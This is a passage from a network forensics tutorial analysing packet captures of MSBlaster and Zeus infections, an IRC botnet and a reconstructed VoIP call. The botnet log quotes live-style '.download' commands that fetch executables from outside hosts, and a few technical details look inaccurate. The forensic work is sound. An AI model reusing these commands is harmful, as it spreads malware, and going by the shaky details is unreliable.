27	10.1.1.31	141.157.228.12	5.152692	TFTP	60	Acknowledgement, Block: 6
28	141.157.228.12	10.1.1.31	6.050621	TFTP	558	Data Packet, Block: 7
29	10.1.1.31	141.157.228.12	6.053781	TFTP	60	Acknowledgement, Block: 7
30	141.157.228.12	10.1.1.31	6.956802	TFTP	558	Data Packet, Block: 8
31	10.1.1.31	141.157.228.12	6.961467	TFTP	60	Acknowledgement, Block: 8
32	141.157.228.12	10.1.1.31	7.864008	TFTP	558	Data Packet, Block: 9
33	10.1.1.31	141.157.228.12	7.866905	TFTP	60	Acknowledgement, Block: 9
34	141.157.228.12	10.1.1.31	8.770122	TFTP	558	Data Packet, Block: 10
35	10.1.1.31	141.157.228.12	8.773080	TFTP	60	Acknowledgement, Block: 10
36	141.157.228.12	10.1.1.31	9.676307	TFTP	558	Data Packet, Block: 11
37	10.1.1.31	141.157.228.12	10.584571	TFTP	60	Acknowledgement, Block: 12
38	141.157.228.12	10.1.1.31	11.459194	TFTP	78	Data Packet, Block: 13 (last)

Server infects the workstation with MSBlaster-Worm via TFTP Download


**Figure 17.** Sample Wireshark capture showing the transfer of the suspicious file from 141.157.228.12 via the use of the TFTP protocol

A closer look at the reassembled payload of the TFTP file transfer reveals a hidden message within the Worm.




**Figure 18.** Sample of the detailed examination of a suspicious conversation showing a hidden message which corresponds to the display on the infected workstations

- Packet #42 – Once the MSBlaster worm (file msblast.exe) has been successfully downloaded by 10.1.1.31 from 141.157.228.12, it is directed to execute the file by the RPC command “start msblast.exe” imbedded in the payload.



**Figure 19.** Sample Wireshark capture showing the RPC command sent from 141.157.228.14 to 10.1.1.31

- Packets #44-663 – Upon receipt of the execute command, 10.1.1.31 executes the Worm payload and begins executing the MS Blaster Worm behavior of attempting to propagate further via a series of targeted TCP SYN commands targeting TCP Port 135 (MS NetBIOS) in the destination IP subnet 180.191.253.0/24. Further examination reveals that the Worm attempts to evade detection by rotating the Source TCP Port number in a sequential pattern.



**Figure 20.** Sample Wireshark capture showing the new TCP SYN scan triggered by the Worm now active in 10.1.1.31 as it attempts to locate another vulnerable system to infect

- MSBlaster Worm Background: First detected in the wild on 11 August 2003, the MS Blaster B variant is often cited as an example of an internet worm designed to create an army of infected computers; often referred to as “Zombie PC’s” or “Bots” to be used in a Distributed Denial of Service (DDoS) attack against a specific target, in this case Microsoft.

It specifically targeted systems running Windows 200 and the 32-bit version of Windows XP by exploiting a buffer overflow in the DCOM RPC stack. Infected machines will attempt to further propagate the infection via a TCP SYN scan targeting TCP Port 135 of the infected subnet.


Once infected, systems would be directed to launch a Distributed Denial of Service (DDoS) against Microsoft Windows Update using the following schedule:

- Any day in the months September – December
- 16th to the 31st day of the following months: January – August
- ^ “CERT Advisory CA-2003-20 W32/Blaster worm”. Cert.org

## SAMPLE CASE STUDY #2 – ZEUS (ZBOT) TROJAN FAILED INFECTION ATTEMPT

Sometimes, valuable lessons can be learned from apparent failures that reveal unsuspected vulnerabilities as well as strengths. For example, the next case study reveals that the customer network, while having been penetrated by a Zeus Trojan attack, is still secure against this particular variant.

- Packet Capture Background: This file was taken from a Client network that was experiencing intermittent performance delays and erratic Desktop Machine symptoms with a specific user. IP Address 89.187.51.0 (final octet masked at Client request) was identified as an external server located eight hops away in the Russian Federation and IP address 192.168.3.25 was identified as the user workstation running MS Windows 7 Professional version.
- Forensic Analysis of Packets: Network traffic packet captures revealed the following:
  - Packets #1-3 – We see the client workstation (192.168.3.25) initiating the TCP 3-way handshake to TCP Port 80 in server 89.187.51.0



No.	IP - Src	IP - Dest	Time	DeltaTime	Protocol	Size (B)	Src Port	Dest Port	Info
1	192.168.3.25	89.187.51.0	0.000000	0.000000	TCP	62	1051	80	1051 > 80 [SYN] Seq=3862586801 Win=0 Len=0
2	89.187.51.0	192.168.3.25	0.219794	0.219794	TCP	62	80	1051	80 > 1051 [SYN, ACK] Seq=4069722727 Win=65535 Len=0
3	192.168.3.25	89.187.51.0	0.221962	0.002168	TCP	60	1051	80	1051 > 80 [ACK] Seq=3862586802 Ack=4069722727 Len=0
4	192.168.3.25	89.187.51.0	0.223935	0.001973	HTTP	219	1051	80	GET /ribbn.tar HTTP/1.1
5	89.187.51.0	192.168.3.25	0.444535	0.220600	TCP	54	80	1051	80 > 1051 [ACK] Seq=4069722704 Ack=3862586802 Len=0
6	89.187.51.0	192.168.3.25	0.449296	0.004761	TCP	1426	80	1051	[TCP segment of a reassembled PDU]
7	89.187.51.0	192.168.3.25	0.449819	0.000523	TCP	1426	80	1051	[TCP segment of a reassembled PDU]
8	192.168.3.25	89.187.51.0	0.451005	0.001186	TCP	60	1051	80	1051 > 80 [ACK] Seq=3862586967 Ack=4069722704 Len=0
9	89.187.51.0	192.168.3.25	0.675966	0.224961	TCP	1426	80	1051	[TCP segment of a reassembled PDU]
10	89.187.51.0	192.168.3.25	0.676292	0.000326	TCP	1426	80	1051	[TCP segment of a reassembled PDU]
11	89.187.51.0	192.168.3.25	0.677088	0.000796	TCP	1426	80	1051	[TCP segment of a reassembled PDU]
12	192.168.3.25	89.187.51.0	0.677937	0.000849	TCP	60	1051	80	1051 > 80 [ACK] Seq=3862586967 Ack=4069722704 Len=0
13	192.168.3.25	89.187.51.0	0.856904	0.178967	TCP	60	1051	80	1051 > 80 [ACK] Seq=3862586967 Ack=4069722704 Len=0
14	89.187.51.0	192.168.3.25	0.902107	0.045203	TCP	1426	80	1051	[TCP segment of a reassembled PDU]
15	89.187.51.0	192.168.3.25	0.903564	0.001457	TCP	1426	80	1051	[TCP segment of a reassembled PDU]
16	192.168.3.25	89.187.51.0	0.903833	0.000269	TCP	60	1051	80	1051 > 80 [ACK] Seq=3862586967 Ack=4069722704 Len=0
17	89.187.51.0	192.168.3.25	0.904167	0.000334	TCP	1426	80	1051	[TCP segment of a reassembled PDU]
18	192.168.3.25	89.187.51.0	1.074860	0.170693	TCP	60	1051	80	1051 > 80 [ACK] Seq=3862586967 Ack=4069722704 Len=0

Figure 21. Sample Wireshark capture showing suspicious traffic with in the client's network

- Packet #4 – The client then executes a HTTP GET request for a file named “/ribbn.tar” to the Domain “pipiskin.hk” (Apparently a Domain located in Hong Kong) as shown in the Wireshark “Follow TCP Stream” located under the “Right-Click Menu”
- Packets #5-46 – Contain the payload of the request file “/ribbn.tar” which research at Sourcefire VRT Labs reveals the following information: /ribbn.tar is one of the alias file names used by the Zeus Trojan (Worm).
- Fortunately, the execute command “weibullhost ~ \$ tar xzf ribbn.tar.gz” fails due to the lack of a Linux client on the user's workstation.
- Zeus Worm Background: “...a Trojan horse that steals banking information by man-in-the-browser keystroke logging and Form Grabbing. Zeus is spread mainly through drive-by downloads and phishing schemes. First identified in July 2007 when it was used to steal information from the United States Department of Transportation it became more widespread in March 2009. In June 2009, security company Prevx discovered that Zeus had compromised over 74,000 FTP accounts on websites of such companies as the Bank of America, NASA, Monster.com, ABC, Oracle, Play.com, Cisco, Amazon and BusinessWeek... [http://en.wikipedia.org/wiki/Zeus\\_\(Trojan\\_horse\)](http://en.wikipedia.org/wiki/Zeus_(Trojan_horse))


## SAMPLE CASE STUDY #3 – AN ESTABLISHED BOT-NET WITHIN THE NETWORK

Unfortunately, much like traditional Law Enforcement work, Network Forensics is nothing like a detective novel. Seldom do the clues lead in a single, logical progression to one inescapable conclusion. Rather, it is just like real-world investigations; we look in likely places for leads and follow these leads as best you can with the understanding that all of the evidence will not always point to the same thing.

Many times, the relationship between the “leads” and the culprit is not obvious, some will result in dead ends, but others will produce useful information, typically we have to investigate each suspicious indication until we find the solution – Decide the most likely scenario, based on *the majority of evidence*.

Note: A famous author summarized it best, in my opinion, with his fictional detective uttering “...when you have eliminated the impossible, whatever remains, however improbable, must be the truth...” S. Holmes – The Sign of the Four, Ch. 6 (1890).

- Packet Capture Background: This file was taken from a Client network that was initially not suspected of being compromise. The infection was discovered while troubleshooting user complaints of a “Slow Network”.
- Forensic Analysis of Packets: IP Address 68.164.173.62 was identified as an external server, running MS Windows Server 2000 and located seven hops away in the United States, using ASN 18566; while IP address 172.16.1.10 was identified as the user workstation running MS Windows XP Professional version. Examination of the Protocol Statistics menu revealed the presence of both IRC and TFTP protocols. Using the “Right-Click-> Select Related” choice resulted in two different sets of packets in which a detailed analysis provided the following insights:
  - Packets #70 – #512 (TFTP Analysis) – Beginning in packet #70 and concluding in packet #512, we see the client initiate the TFTP transaction and requesting a download of a file named “analiz.exe”. Using the “Following UDP Stream” command, we see the following image:



**Figure 22.** Sample Wireshark capture showing a packet capture taken from the network in question displaying a suspicious file name contained within a TFTP transfer

Research into the function of this file name reveals that this is most likely the Rbot-RP Worm that exploits backdoor functionality and can spread through unprotected or unauthorized remote penetration. This threat may also be identified as W32/HJ-6963. – [www.fileresearchcenter.com/A/ANALIZ.EXE-4657.html](http://www.fileresearchcenter.com/A/ANALIZ.EXE-4657.html)

- Packet #134 – #301 (IRC Analysis) – Packet #134 is the beginning of an IRC connection to an IRC server identified by IP Address 69.64.34.124 located eight hops away and registered in

Saint Louis, Missouri in the United States and using ASN 30083. Using the “Following TCP Stream” command, we see the following image:

```

Follow TCP Stream
Stream Content
PASS 10m3za
NICK damn-0262937047
USER ghmfairsfnw_0_0 :damn-0262937047
:hunt3d.devilz.net NOTICE AUTH :*** Looking up your hostname...
:hunt3d.devilz.net NOTICE AUTH :*** Found your hostname
:hunt3d.devilz.net 001 damn-0262937047 :welcome to the devilz IRC Network damn-0262937047!
ghmfairsfnw@h-68-164-92-148.snvacaid.dynamic.covad.net
:hunt3d.devilz.net 002 damn-0262937047 :Your host is hunt3d.devilz.net, running version
Unreal3.2
:hunt3d.devilz.net 003 damn-0262937047 :This server was created Thu Sep 9 2004 at
14:58:49 CDT
:hunt3d.devilz.net 004 damn-0262937047 hunt3d.devilz.net Unreal3.2
lowghraASORTVSXNCWqBzvdHtGp lvhopsmttkrRc
:hunt3d.devilz.net 005 damn-0262937047 MAP
NICKLEN=30 TOPICLEN=307 KICKLEN=307 MAXTAR
server
:hunt3d.devilz.net 005 damn-0262937047 WALLCHOPS WATCH=128 SILENCE=15 MODES=12
CHANYPES=# PREFIX=(ohv)@% CHANMODES=beqa,kfl,l,psmtirRcoAQKVCuZNSMT NETWORK=devilz
CASEMAPPING=ascii EXTBAN=~,cqr :are supported by this server
:hunt3d.devilz.net 251 damn-0262937047 :There are 1 users and 5122 invisible on 1 servers
:hunt3d.devilz.net 252 damn-0262937047 2 :operator(s) online
:hunt3d.devilz.net 253 damn-0262937047 14 :unknown connection(s)
:hunt3d.devilz.net 254 damn-0262937047 19 :channels formed
:hunt3d.devilz.net 255 damn-0262937047 :I have 5123 clients and 0 servers
:hunt3d.devilz.net 265 damn-0262937047 :Current Local Users: 5123 Max: 9508
:hunt3d.devilz.net 266 damn-0262937047 :Current Global Users: 5123 Max: 5123
:hunt3d.devilz.net 422 damn-0262937047 :MOTD File is missing
:damn-0262937047 MODE damn-0262937047 :+f
:damn-0262937047 ghmfairsfnw@h-68-164-92-148.snvacaid.dynamic.covad.net JOIN :#s01
:hunt3d.devilz.net 332 damn-0262937047 #s01 :.download http://www.wanees.net/bbnz.exe
bbnz.exe 1
:hunt3d.devilz.net 333 damn-0262937047 #s01 AL7uB 1103771901
:hunt3d.devilz.net 353 damn-0262937047 @ #s01 :damn-0262937047
:hunt3d.devilz.net 366 damn-0262937047 #s01 :End of /NAMES list.
:damn-0262937047 ghmfairsfnw@h-68-164-92-148.snvacaid.dynamic.covad.net JOIN :#s02
:hunt3d.devilz.net 332 damn-0262937047 #s02 :.download http://
webacceptor.findwhatevern timer:8091/get.file?
action=file&afp=13001&class=682&affiliate=jocker jocker.exe 1
:hunt3d.devilz.net 333 damn-0262937047 #s02 AL7uB 1103771882
:hunt3d.devilz.net 353 damn-0262937047 @ #s02 :damn-0262937047
:hunt3d.devilz.net 366 damn-0262937047 #s02 :End of /NAMES list.
:damn-0262937047 ghmfairsfnw@h-68-164-92-148.snvacaid.dynamic.covad.net JOIN :#s03
:hunt3d.devilz.net 332 damn-0262937047 #s03 :.download http://ysbweb.com/ist/scripts/
ysb_exe.php?account_id=1000489&user_level=3 ysbinstall_1000489_3.exe 1
:hunt3d.devilz.net 333 damn-0262937047 #s03 AL7uB 1103771894
:hunt3d.devilz.net 353 damn-0262937047 @ #s03 :damn-0262937047
:hunt3d.devilz.net 366 damn-0262937047 #s03 :End of /NAMES list.

```

Backdoor Client (Bot) IRC Login to Bot-Server

Bot-Server downloading updates to infected Bot

**Figure 23.** Sample of a detailed examination of a suspicious network conversation displayed using the “Right Click -> Follow TCP Stream” option

This information reveals that IP Address 69.64.34.124 is functioning as an IRC Command and Control Server for this Botnet; identified as “hunt3d.devilz.net” and running control software “version Unreal3.2”. It appears to be instructing the Client machine (172.16.1.10) to download a number of suspicious files from multiple locations including: [www.wanees.net/bbnz.exe](http://www.wanees.net/bbnz.exe), [webacceptor.findwhatevern timer:8091/get.file=jocker.exe](http://webacceptor.findwhatevern timer:8091/get.file=jocker.exe), and [ysbweb.com/ist/scripts/ysb.exe](http://ysbweb.com/ist/scripts/ysb.exe).

Research reveals that all of these files are malicious in nature and comprise an assortment of key-logging and Worm software packages.

The Network Engineer making this capture, upon detecting these pieces of evidence, immediately removed the workstation 172.16.1.10 from the network and contacted Law Enforcement officials for further analysis.

## SAMPLE CASE STUDY #4 – A VOICE OVER IP (VOIP) CONVERSATION RECONSTRUCTION

Not all Network Forensic investigations involve tracing malicious pieces of software (Malware) back to their origins. In the following case study, we analyze and reconstruct a VoIP conversation and playback the resulting file to listen to the audio portion of the call.

### PACKET CAPTURE BACKGROUND

This was collected from a suspect test network as part of an evidence collection exercise.

### FORENSIC ANALYSIS OF PACKETS

IP address 45.210.3.90 is assigned to Endpoint #1, a Cisco VoIP phone using SIP In-band signaling emulation with the caller ID of “3290@cisco.sip.ilabs.interop.net”. IP address 45.210.9.97 is assigned to Endpoint #2, also a Cisco VoIP phone running SIP In-band signaling emulation with a caller ID of “sip:4697@cisco.sip.ilabs.interop.net”. IP Address 45.210.3.36 is assigned to the Call Client Manager / Gateway device.

No.	IP - Src	IP - Dest	Time	DeltaTime	Protocol	Details
4	45.210.3.90	45.210.3.36	4.774199	1.948145	SIP/SDP	824 50188 5060 Request: INVITE sip:4697
5	45.210.3.36	45.210.3.90	4.774235	0.000036	SIP	390 59678 5060 Status: 100 Trying
6	45.210.3.36	45.210.3.90	4.855833	0.081598	SIP	556 59679 5060 Status: 180 Ringing
10	45.210.3.36	45.210.3.90	6.430493	1.204836	SIP/SDP	1078 59679 5060 Status: 200 OK
11	45.210.3.90	45.210.3.36	6.583414	0.152921	SIP	603 50188 5060 Request: ACK sip:3290.a7
12	45.210.9.97	45.210.3.90	6.616043	0.032629	RTP	214 5004 19712 PT=ITU-T G.711 PCMU,
13	45.210.9.97	45.210.3.90	6.634406	0.018363	RTP	214 5004 19712 PT=ITU-T G.711 PCMU,
14	45.210.3.90	45.210.9.97	6.648047	0.013641	RTP	214 19712 5004 PT=ITU-T G.711 PCMU,
15	45.210.9.97	45.210.3.90	6.655861	0.007814	RTP	214 5004 19712 PT=ITU-T G.711 PCMU,
16	45.210.3.90	45.210.9.97	6.675860	0.019999	RTP	214 19712 5004 PT=ITU-T G.711 PCMU,
17	45.210.9.97	45.210.3.90	6.675892	0.000032	RTP	214 5004 19712 PT=ITU-T G.711 PCMU,
18	45.210.3.90	45.210.9.97	6.687985	0.012093	RTP	214 19712 5004 PT=ITU-T G.711 PCMU,
19	45.210.9.97	45.210.3.90	6.695212	0.007227	RTP	214 5004 19712 PT=ITU-T G.711 PCMU,
20	45.210.3.90	45.210.9.97	6.707970	0.012758	RTP	214 19712 5004 PT=ITU-T G.711 PCMU,
21	45.210.9.97	45.210.3.90	6.714949	0.006979	RTP	214 5004 19712 PT=ITU-T G.711 PCMU,
22	45.210.3.90	45.210.9.97	6.728022	0.013073	RTP	214 19712 5004 PT=ITU-T G.711 PCMU,
23	45.210.9.97	45.210.3.90	6.734688	0.006666	RTP	214 5004 19712 PT=ITU-T G.711 PCMU,

**Figure 24.** Sample Wireshark display showing a VoIP packet capture collected from the network in question

- Packets #4 – #11 (Call Set-up) – Contain the Sip In-band signaling setup handshake. Examination of the decoded packets reveals that the Endpoint ID's are transmitted in unencrypted ASCII text.
- Packets #12 – #3410 (Audio Data) – Comprise both G.711 codex based audio streams of the suspect conversation being monitored with an elapsed call duration of approximately 1 minute and 23 seconds.


Reassembly and subsequent playback of one or both sides of this phone call can be achieved by utilizing Wireshark's native VoIP analysis functionality located under the "Telephony" menu.

No.	IP - Src	IP - Dest	Time	DeltaTime	Protocol	Details
4	45.210.3.90	45.210.3.36	4.774199	1.948145	SIP/SDP	824 50188 5060 Request: INVITE sip:4697
5	45.210.3.36	45.210.3.90	4.774235	0.000036	SIP	390 59678 5060 Status: 100 Trying
6	45.210.3.36	45.210.3.90	4.855833	0.081598	SIP	556 59679 5060 Status: 180 Ringing
10	45.210.3.36	45.210.3.90	6.430493	1.204836	SIP/SDP	1078 59679 5060 Status: 200 OK
11	45.210.3.90	45.210.3.36	6.583414	0.152921	SIP	603 50188 5060 Request: ACK sip:3290.a7
12	45.210.9.97	45.210.3.90	6.616043	0.032629	RTP	214 5004 19712 PT=ITU-T G.711 PCMU,
13	45.210.9.97	45.210.3.90	6.634406	0.018363	RTP	214 5004 19712 PT=ITU-T G.711 PCMU,
14	45.210.3.90	45.210.9.97	6.648047	0.013641	RTP	214 19712 5004 PT=ITU-T G.711 PCMU,
15	45.210.9.97	45.210.3.90	6.655861	0.007814	RTP	214 5004 19712 PT=ITU-T G.711 PCMU,
16	45.210.3.90	45.210.9.97	6.675860	0.019999	RTP	214 19712 5004 PT=ITU-T G.711 PCMU,
17	45.210.9.97	45.210.3.90	6.675892	0.000032	RTP	214 5004 19712 PT=ITU-T G.711 PCMU,
18	45.210.3.90	45.210.9.97	6.687985	0.012093	RTP	214 19712 5004 PT=ITU-T G.711 PCMU,
19	45.210.9.97	45.210.3.90	6.695212	0.007227	RTP	214 5004 19712 PT=ITU-T G.711 PCMU,
20	45.210.3.90	45.210.9.97	6.707970	0.012758	RTP	214 19712 5004 PT=ITU-T G.711 PCMU,
21	45.210.9.97	45.210.3.90	6.714949	0.006979	RTP	214 5004 19712 PT=ITU-T G.711 PCMU,
22	45.210.3.90	45.210.9.97	6.728022	0.013073	RTP	214 19712 5004 PT=ITU-T G.711 PCMU,
23	45.210.9.97	45.210.3.90	6.734688	0.006666	RTP	214 5004 19712 PT=ITU-T G.711 PCMU,

Start Time	Stop Time	Initial Speaker	From	To	Protocol	Packets	State
4.774199	6.583414	45.210.3.90	"Cisco 3290" <sip:3290@cisco.sip.ilabs.int>	<sip:4697@cisco.sip.ilabs.interop.net>	SIP	5	IN CALL
66.778283	66.942727	45.210.3.90	"Cisco 3290" <sip:3290@cisco.sip.ilabs.int>	<sip:3359@cisco.sip.ilabs.interop.net>	SIP	4	REJECTED
86.458126	216.260077	45.210.3.90	"Cisco 3290" <sip:3290@cisco.sip.ilabs.int>	<sip:4672@cisco.sip.ilabs.interop.net>	SIP	22	COMPLETED
152.234444	152.561234	45.210.3.90	"Cisco 3290" <sip:3290@cisco.sip.ilabs.int>	<sip:3358@cisco.sip.ilabs.interop.net>	SIP	5	IN CALL

**Figure 25.** Showing the steps required to select a specific VoIP call and send it to the Wireshark VOIP playback module. The VoIP call analysis and playback functions are located under the Wireshark "Telephony" menu



**Figure 26.** Showing the steps required to decode and playback the audio portion of a specific VoIP call

## CONCLUSIONS

This tutorial has provided a brief look at a powerful new addition to the tools used in both Network and Law Enforcement operations: Network Forensics Analysis techniques using packet capture files. Building on capabilities and techniques already used by Security professionals we show that contained within a packet trace are the key clues required to analyze, evaluate and resolve most network security incident, as shown by our analysis of these Case Studies drawn from Real-World events. To be continued in "Enemy inside the gates. Part 2 – Network Miner".

## ABOUT THE AUTHOR

